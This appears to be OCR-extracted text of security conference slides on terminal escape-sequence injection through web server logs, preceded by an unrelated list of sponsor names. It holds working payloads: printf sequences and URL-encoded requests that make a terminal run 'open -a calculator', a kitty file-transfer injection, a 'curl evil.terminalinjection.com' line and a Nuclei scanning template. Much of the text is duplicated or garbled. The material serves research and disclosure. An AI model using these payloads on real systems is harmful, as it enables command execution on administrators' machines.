- ★Agendrix★, ★Andreas Fink★, ★Baptiste Canton★, ★Ben Nied★, ★Damian Harouff★, ★Danny Thomas★, ★ember arlynx★, ★Fabian Wenk★, ★Farley★, ★funnel.io★, ★James Proud★, ★Jay Thompson★, ★Jeffrey David Marraccini★, ★Joe Purdy★, ★Kel Phillipson★, ★Les Aker★, ★Matt Lewin★, ★Mention Me Ltd★, ★Michael Ossareh★, ★Mislav Marohnić★, ★Mitch Penrod★, ★Padlet★, ★Shain Singh★, ★wildsands★, ★Yvon Letourneau★, A. J. Wright, Adam, Adam Wiggins, Al Payne, Alan Graham, Aleksei Besogonov, Alex Parella, Alex Pearce, Alexey Palazhchenko, allen joslin, Andreas Wolff, Andrew Canaday, Andrew Imeson, Andrew Wang, angelus2014, Annette, anthroid, Artem Pyanykh, Avrios, Ben Nied, Benson Kalahar, Blake Williams, Bret Martin, Brett Terpstra, Brian Gupta, Buttondown, Cale Winebrenner, cashdeck, Chihiro SAKATOKU, Chip, Chip Salzenberg, Chris Faehl, Chrissy Gage, Colin Marc, Dale Bradshaw, Dave Bayer, David Avakian, David Bayer, David Cuthbert, David Mankin, Dylan Arbour, Ean Price, Elijah Miller, Emily St\*, Eoin Woods, Federico Marzocchi, Frank Fejes, Frédéric Harper, G Douglas Davidson, Gary Bernhardt, Geoffrey Washburn, Gordon Child, HJ, Horia Dragomir, ihaveahax, Jacob Lambert, James Brown, Jan Zenkner, Jason Weddington, Jeffrey Honig, Jeremy, Joe Gallo, John Shearar, John Weir, Jon Nall, Jon Seidel, Jonathan Zuckerman, Joseph Diehl, Jussi Arpalahhti, Justin Duke, Justin Pfifer, Karl Bunch, kdkd, Kenichi Kamiya, Kenneth Roszkowski, Kevin Shay, Konrad Malawski, Lasse Osterild, Luc Suryo, Mal McKay, Marcel van den Hof, Mark H Berger, Mark Higham, Mark Mann, Mark Rinella, Martin Kluska, Matt Schrage, Matthew Hirst, Matthew P. C. Morley, Mauricio Novelo, Max Horn, Michael O'Brien, Mikkel Malmberg, mimacom, Namho Kim, Oduah Tobi, Oladapo Fadeyi, Oleg Evdokimov, Oleksandr Tymoshenko, Olga Akhrameeva, Oliver B. Fischer, Ondřej Surý, otomiko2, Paul Lind, Pavel Potanenkoy, Peter Murray, Peter Steinberger (PSPDFKit), Philip Borenstein, Philip



172.17.0.1 - - [ %5c%1bP%24qm%3bo .36" "-

0 , =

T /favicon.ico HTTP/1.1" 404 5. 5c%1bP%24qm%1b%5c" "Mozilla/5.

RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB

404 Not F

← → ↻ ⓘ localhost

```
stok@STOKs-MacE
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[ \
→ Documents P$qm;open -a calculator;
zsh: command not found: P
→ Documents P$qm
```

```
→ printf '\033P$qm\x03\033\\'
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'
```

172.17.0.1 - - [ %5c%1bP%24qm%3bo .36" "-

0 , =

T /favicon.ico HTTP/1.1" 404 5. 5c%1bP%24qm%1b%5c" "Mozilla/5.

RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB

404 Not F

localhost

```
stok@STOKs-MacE
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
; Win64; (64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[\%
→ Documents P$qm;open -a calculator;
zsh: command not found: P
→ Documents P$qm
```

```
printf '\033P$qm\x03\033\\
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'
```

172.17.0.1 - - [ %5c%1bP%24qm%3bo .36" "-"

RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB

0 , =

T /favicon.ico HTTP/1.1" 404 5. 5c%1bP%24qm%1b%5c" "Mozilla/5.

404 Not F

← → ↻ ⓘ localhost

```
stok@STOKs-MacE
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
: Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[ \
→ Documents P$qm;open -a calculator;
zsh: command not found: P
→ Documents P$qm
```

```
printf '\033P$qm\x03\007
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'
```



172.17.0.1 - - [ %5c%1bP%24qm%3bo .36" "-"

0 , =


T /favicon.ico HTTP/1.1" 404 5. 5c%1bP%24qm%1b%5c" "Mozilla/5.

RAM 5.54 GB CPU 0.40% Disk 47.27 GB avail. of 58.37 GB

404 Not F

← → ↻ ⓘ localhost

```
stok@STOKs-MacE
2023/07/10 09:31:04 [error] 22#22: *102 open() "/usr/share/ng
ESC-INJECTION-SUCCESSFUL-LETS-POP-CALC
" failed (2: No such file or directory), client: 172.17.0.1,
SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%
.1", host: "localhost"
172.17.0.1 - - [10/Jul/2023:09:31:04 +0000] "GET /sup%0a%1B%5
qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
^CP$qm;open -a calculator;
P$qm^[ \
→ Documents P$qm;open -a calculator;
zsh: command not found: P
→ Documents P$qm
```




```
printf '\033P$qm\x03\007
printf '\033P$qm;open -a calculator;\r\n\033\\'
printf '\033P$qm\033\\'
```


# OSCC5113 - KITTY

## FILETRANSFER OVER TTY

```
printf '\033]5113;ac=send;id=test;n=aGVsbG8udHh0;sz=3;d=AQID\\'
```



<https://sw.kovidgoyal.net/kitty/file-transfer-protocol/>



## File transfer over the TTY

There are sometimes situations where the TTY is the only convenient pipe between two connected systems, for example, nested SSH sessions, a serial line, etc. In such scenarios, it is useful to be able to transfer files over the TTY.

# OSCC5113 - KITTY

## FILETRANSFER OVER TTY

```
printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'
```



<https://sw.kovidgoyal.net/kitty/file-transfer-protocol/>




## File transfer over the TTY

There are sometimes situations where the TTY is the only convenient pipe between two connected systems, for example, nested SSH sessions, a serial line, etc. In such scenarios, it is useful to be able to transfer files over the TTY.

→ Documents printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'|



```
→ Documents printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'  
→ Documents 5113;ac=status;id=  
zsh: command not found: 5113  
→ Documents open -a calculator.app  
→ Documents ;st iByZWZ1c2VkIHRoZSB0cmFuc2Zlcg==
```



**YOUR FAULT!**



**TERMINALS**

**YOUR FAULT!**



**APPS/WEBAPPS**

**\\SANITIZE  
\\OUTPUT**

# TERMINALINJECTION.COM

```
view-source:https://evil.terminalinjection.com/
6 [H [2m [32m [E
7 ]1337;ClearScrollback
8 [33m
9 cllcccccc:::ccll:,lOKKKKKKKKKKKKKKKKKKKXKKKKKKKKXKKKKKKXKKKKKKKKKKKKKKKKKKKK0c,cc::;
10 ccccc:::cllllllccLONNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMKc:lccc
11 :cccc::ccclllcccl::xNNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMO;:c::
12 lllllllcccccccccc,ONMMWKOOKNWNWWWN0KNMMMMWNNXKNMMMMWXKXNMWWWNNKNMMMMMMXc':::;
13 lllllllccc:::c::;kMMMMWklldooxOKxcdXMMMMXxxockNMMM0lo000dxkxlcxNNMMMMMMXc':::;
14 lcccclcccccccccc:,dMMMMW00Kolo dx00o l0MMMMMKdk0ldKMMM0lkn0xxoooccd0XXWMMMMK:,c::;
15 lllc::;,,, ''',,';OMMMMWNNNNXNWXWMMMMMMWXNKNWMMMMNXWMMXNNWXXO0XNXWMMMNd',;;;
16 lllooolcc:::cccl::dKMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNx::;,,,
17 oooooddddxdddolccc:oOXWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWxklcddlccc
18 olllllllcccccc:cc::cooc:codxk0KXXXNNNWWWNNWWWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWNNX0xolc;:odoooc
19 Okxdddddxdkd::cllc::llc::;,;,;coddddol0MWKkkkkkkkxddddolcc::cloc,.'::;,,,
20 KXXXNXXNNXkcoxkkkkxdclxkkk000KXXXXXXXXKKKKkc kMXoo0kkk0000xoolcccc::;:::cldxlldd
21 KXXXXXXXXNKLcxkkkkxdol:cdddx0XXXXXXXXXXXXXXXXkLOMKoxXXXXXXXXKKXXK0kkxddoodk0KKKKdcLxK
22 KkKd0XXXNNK0lxdl:,'...;oxxo0XXNNNNXXXXXXXXdlXWko0XXXXXXXXKKKKKXXXXXXXXKXXXXXXXXKklxkoo
23 0x:c0XXXXK0l;,. .;okkkkockNNNNNNNNNXXXKodN0d0XXXXXXXXXXXXXXXXXXXXXXXXXXXXKKKkox000d
24 ddlo0X0xooodool::;cdkkkkxoccdkNNNNNNNNN0ok0d0XXXXXXXXXXXXXK0XXXXXXXXXXK0d0k0000X
25 x0ol00dl;lkdddxkkxxdolllldxdlld0NNNNNNNkodd0XXXXXXXXXXXXXKdc0XXXXXXXX0dox0000xxK
26 00ookdxdllodl:lolllllllodxkkkkkxlcKXNN0xllkXXXXXXXXXXXXXKxoodKXXX0dox0000K0kdx
27 k0xlld0xx0kd:lkkkkkxxxxkkkkkkkxdx0xxxkkK0kk0XNXXXXXXXXXXXXXKxd0ko0XK0ddx000od0kk0x
28 x00ocdkkxkx;;dkkkdooodddodkxd0N0;,,,l0NNNNNXXXXXXXXXXXXXKkx0K0ok0ddk0K0kxdx0k0000
29 k000kkko,. .lkxdx0NNK000kdldKw0,.....oKXXXNXXNXX000KK00000lcok0KK0kxkxx000KKK
30 000000k:.. .ckdkNMxo'..'ckddXXc.....l0KNXXX0xl;''';o00xk0do0KK0kk000xk000K00
31 0000d,... ;dd0MNo. ....,oo0Nl..... .lkxxdo:.. .:0kx00KK0kk00K0000K00000
32 0K0l..... ,oo0Mnl.....,:xX0c'..'.,lodxo, .....;00xkkkkkxOKKKKKKKK0K0K000
33 0K0l. .... .oodXW0;.....'codxdlcccoxkkkx, .. ,xKK0xkkx0XKKKKKKKK000000
34 0Kx'..... .lxookK0l;'..'cxkkxdoodkkkkkkd, .. .okKKK0xdOKKKKKKKKK0000k00
35 K0l..... .okkdooddolcldxkkkkkkkkkkkkkl'. .':clkkkkkk00KKKKXXKKK00000000
36 K0l..... ,xkkkkkkxxxxdoccdkxkkkkkkkkkkkxolclodxllkkkkkkkkkkkXXXXKKKK00000000
37 0Kx'. .. .lkxkxkxkxoc:ldoc:clodxxkkkkkkkkkxxdolllloOKKKKKKKKKKXKKKKKKKKKK0KK00
38 0kd:..... .cxxxxxxkdlc:cd:l:l:.....cllllllccllldl0Kkkkk00kkkkkkkkkkkkkkkkkkkkkk00
```



# TERMINALINJECTION.COM



```
curl -L evil.terminalinjection.com > badlog.log
```

# BLACKBOX TESTING

**400-500  
ERRORS**

Send



Cancel



Target: http://127.0.0.1:8080



HTTP/1



Request

Response



Pretty

Raw

Hex





\n



Inspector

```
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close

{
  "somekey": "somevalue"
}
```



Search...

0 matches

Ready

Send Cancel < | ▾ > | ▾ Target: http://127.0.0.1:8080 HTTP/1

Request Response

Pretty Raw Hex

```
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close

{
  "somekey": "somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007\n"
}
```

**APPEND UNICODE**

Inspector

Search... 0 matches

Ready

Request | **Response**

Pretty | **Raw** | Hex | Render

```
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close

{
  "statusCode":500,
  "error":"Internal Server Error",
  "message":"query does not support somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:
\u001b[32mSUCCESSFUL\u001b[0m\u0007\n"
}
```

**PLAUSIBLE (MOST LIKELY)**

0 matches

Ready

Request

Response

Pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
```

```
{
  "statusCode": 500,
  "error": "Internal Server Error",
  "message": "query does not support somevalue\\n\\u001b[31mESC-INJECTION-LFUNICODE:
\\u001b[32mSUCCESSFUL\\u001b[0m\\u0007\\n"
}
```

**ESCAPED PROPERLY (GOOD JOB!)**

? ⚙️ ⬅️ ➡️ Search...

0 matches

Ready

Inspector

Send Cancel < ▾ > ▾ Target: http://127.0.0.1:8080 HTTP/1

Request Response

Pretty Raw Hex

```
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close

{
  "somekey": "somevalue[32mESC-INJECTION-RAW: [31mSUCCESSFUL [0m"
```

**APPEND ESC/BELL (0X1B/0X07)**

Inspector

Search... 0 matches

Ready



Request Response

Pretty Raw Hex

```
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close

{"somekey": "somevalue [32mESC-INJECTION-RAW: [31mSUCCESSFUL [0m07"
```

### Inspector

Selection 64 (0x40)

**Selected text**

```
"somekey": "somevalue [32mESC-INJECTION-RAW: [31mSUCCESSFUL [0m07"
```

Decoded from: Select

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request cookies 0

Request | **Response**

Pretty | **Raw** | Hex | Render

```
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close

{
  "statusCode":500,
  "error":"Internal Server Error",
  "message":"query does not support somevalue\u001b[31mESC-INJECTION-RAW:\u001b
[32mSUCCESSFUL\u001b[0m\u0007"
}
```

**AGAIN PLAUSIBLE (MOST LIKELY)**

Inspector

0 matches

Ready

**FALSE  
POSITIVES**

Request

Response

Pretty

Raw

Hex

Render

```
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
```

```
{
  "statusCode": 500,
  "error": "Internal Server Error",
}
```

## STRIPPED ERROR MESSAGE



Search...

0 matches

Ready

Inspector

Request **Response**

Pretty **Raw** Hex Render

```
HTTP/1.1 404 Not Found
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
```

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.23.3</center>
</body>
</html>
```

**NO DATA IN RESPONSE**

? ⚙️ ⬅️ ➡️ Search...

0 matches

Ready

Inspector

**Request** **Response**

Pretty **Raw** Hex Render

```
HTTP/1.1 400 Bad Request
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close

{
  "statusCode":400,
  "error":"Bad Request",
  "message":"Invalid value \"somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:
\u001b[32mSUCCESSFUL\u001b[0m\u0007\n\"
}
```

**PLAUSIBLE (MOST LIKELY) BUT WONT BE LOGGED..**

0 matches

Ready

**SEEMS TO BE  
EVERYWHERE**

```
1 id: Terminal-injection-poc
2
3 info:
4   name: Ansi Escape sequence terminal injection example
5   author: STOK
6   severity:
7   description: Example poc as a part of the presentation at Blackhat and DEF CON
8   reference:
9     - terminalinjection.com
10  tags: loginjection
11
12 http:
13   - method: GET
14     path:
15       - '{{BaseURL}}/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a'
16       - '{{BaseURL}}/\u001b[31mESC-INJECTION-UNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007'
17     matchers-condition: or
18     matchers:
19       - type: word
20         part: body
21         words:
22           - ':\u001b[32mSUCCESSFUL\u001b[0m\u0007'
```



```
[INF] New templates added in latest release: 33
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] [Terminal injection poc] Dumped HTTP request for http://127.0.0.1/1345/%0AESc INJECTION LFURLENCODED:SUCCESSFUL%07%0A

GET /1345/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2866.71 Safari/37.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip

[DBG] [Terminal-injection-poc] Dumped HTTP response http://127.0.0.1/1345/%0AESc-INJECTION-LFURLENCODED:SUCCESSFUL%07%0A

HTTP/1.1 404 Not Found
Connection: close
Content-Length: 555
Content-Type: text/html
Date: Tue, 01 Aug 2023 08:21:42 GMT
Server: nginx/1.23.3
```

**RENDERED IN NUCLEI WHEN TESTING**

**DON'T GO  
BRRRRRRRRRR  
RRRRRRRRRR**

```
1 id: Terminal-injection-poc
2
3 info:
4   name: ansi_escape_sequences_terminal_injection_poc
5   author: ST0
6   severity:
7     description: Example poc as a part of the presentation at Blackhat and DEF CON
8     references:
9       - terminal-escape-sequences
10    tags:
11
12 http:
13   - method: GET
14     path:
15       - BaseURL}0a%5B%ESC%ON-LE%DED%B%2mS%ESS%L%1%30m%07%0a'
16       - BaseURL}u00031m%C-T%CTI%UNT%DE:%01b%2mS%ESS%\u000b[0%0007'
17     matches:
18     matches:
19       - type: word
20         part: body
21         words:
22           - ':\u001b[32mSUCCESSFUL\u001b[0m\u0007'
```

```
172.17.0.1 - - [01/Aug/2023:07:21:07 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.3319.102 Safari/537.36" "-"
172.17.0.1 - - [01/Aug/2023:07:21:13 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36" "-"
2023/08/01 07:21:13 [error] 23#23: *52 open() "/usr/share/nginx/html/1345" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "HEAD /1345 HTTP/1.1", host: "127.0.0.1"
2023/08/01 07:25:13 [error] 23#23: *53 open() "/usr/share/nginx/html/1345" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "HEAD /1345 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "HEAD /1345 HTTP/1.1" 404 0 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36" "-"
2023/08/01 07:25:13 [error] 23#23: *54 open() "/usr/share/nginx/html/1345/
ESC-INJECTION-LFURLENCODED:SUCCESSFUL
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /1345/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "GET /1345/%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5B32mSUCCESSFUL%1B%5B0m%07%0a HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36" "-"
2023/08/01 07:25:13 [error] 24#24: *55 open() "/usr/share/nginx/html/1345/\u001b[31mESC-INJECTION-UNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /1345/%5Cu001b%5B31mESC-INJECTION-UNICODE:%5Cu001b%5B32mSUCCESSFUL%5Cu001b%5B0m%5Cu0007 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [01/Aug/2023:07:25:13 +0000] "GET /1345/%5Cu001b%5B31mESC-INJECTION-UNICODE:%5Cu001b%5B32mSUCCESSFUL%5Cu001b%5B0m%5Cu0007 HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36" "-"
```



**YOU NEED  
ACCESS TO  
LOGS!**

**TO VERIFY THAT IT RENDERED, SERVER RESPONSES ISNT ENOUGH.**

```
GNU nano 6.4 /etc/apache2/conf-enabled/security.conf *
#
# ServerTokens
# This directive configures what you return as the Server HTTP response
# Header. The default is 'Full' which sends information about the OS-Type
# and compiled in modules.
# Set to one of: Full | OS | Minimal | Minor | Major | Prod
# where Full conveys the most information, and Prod the least.
#ServerTokens Minimal
#ServerTokens Os
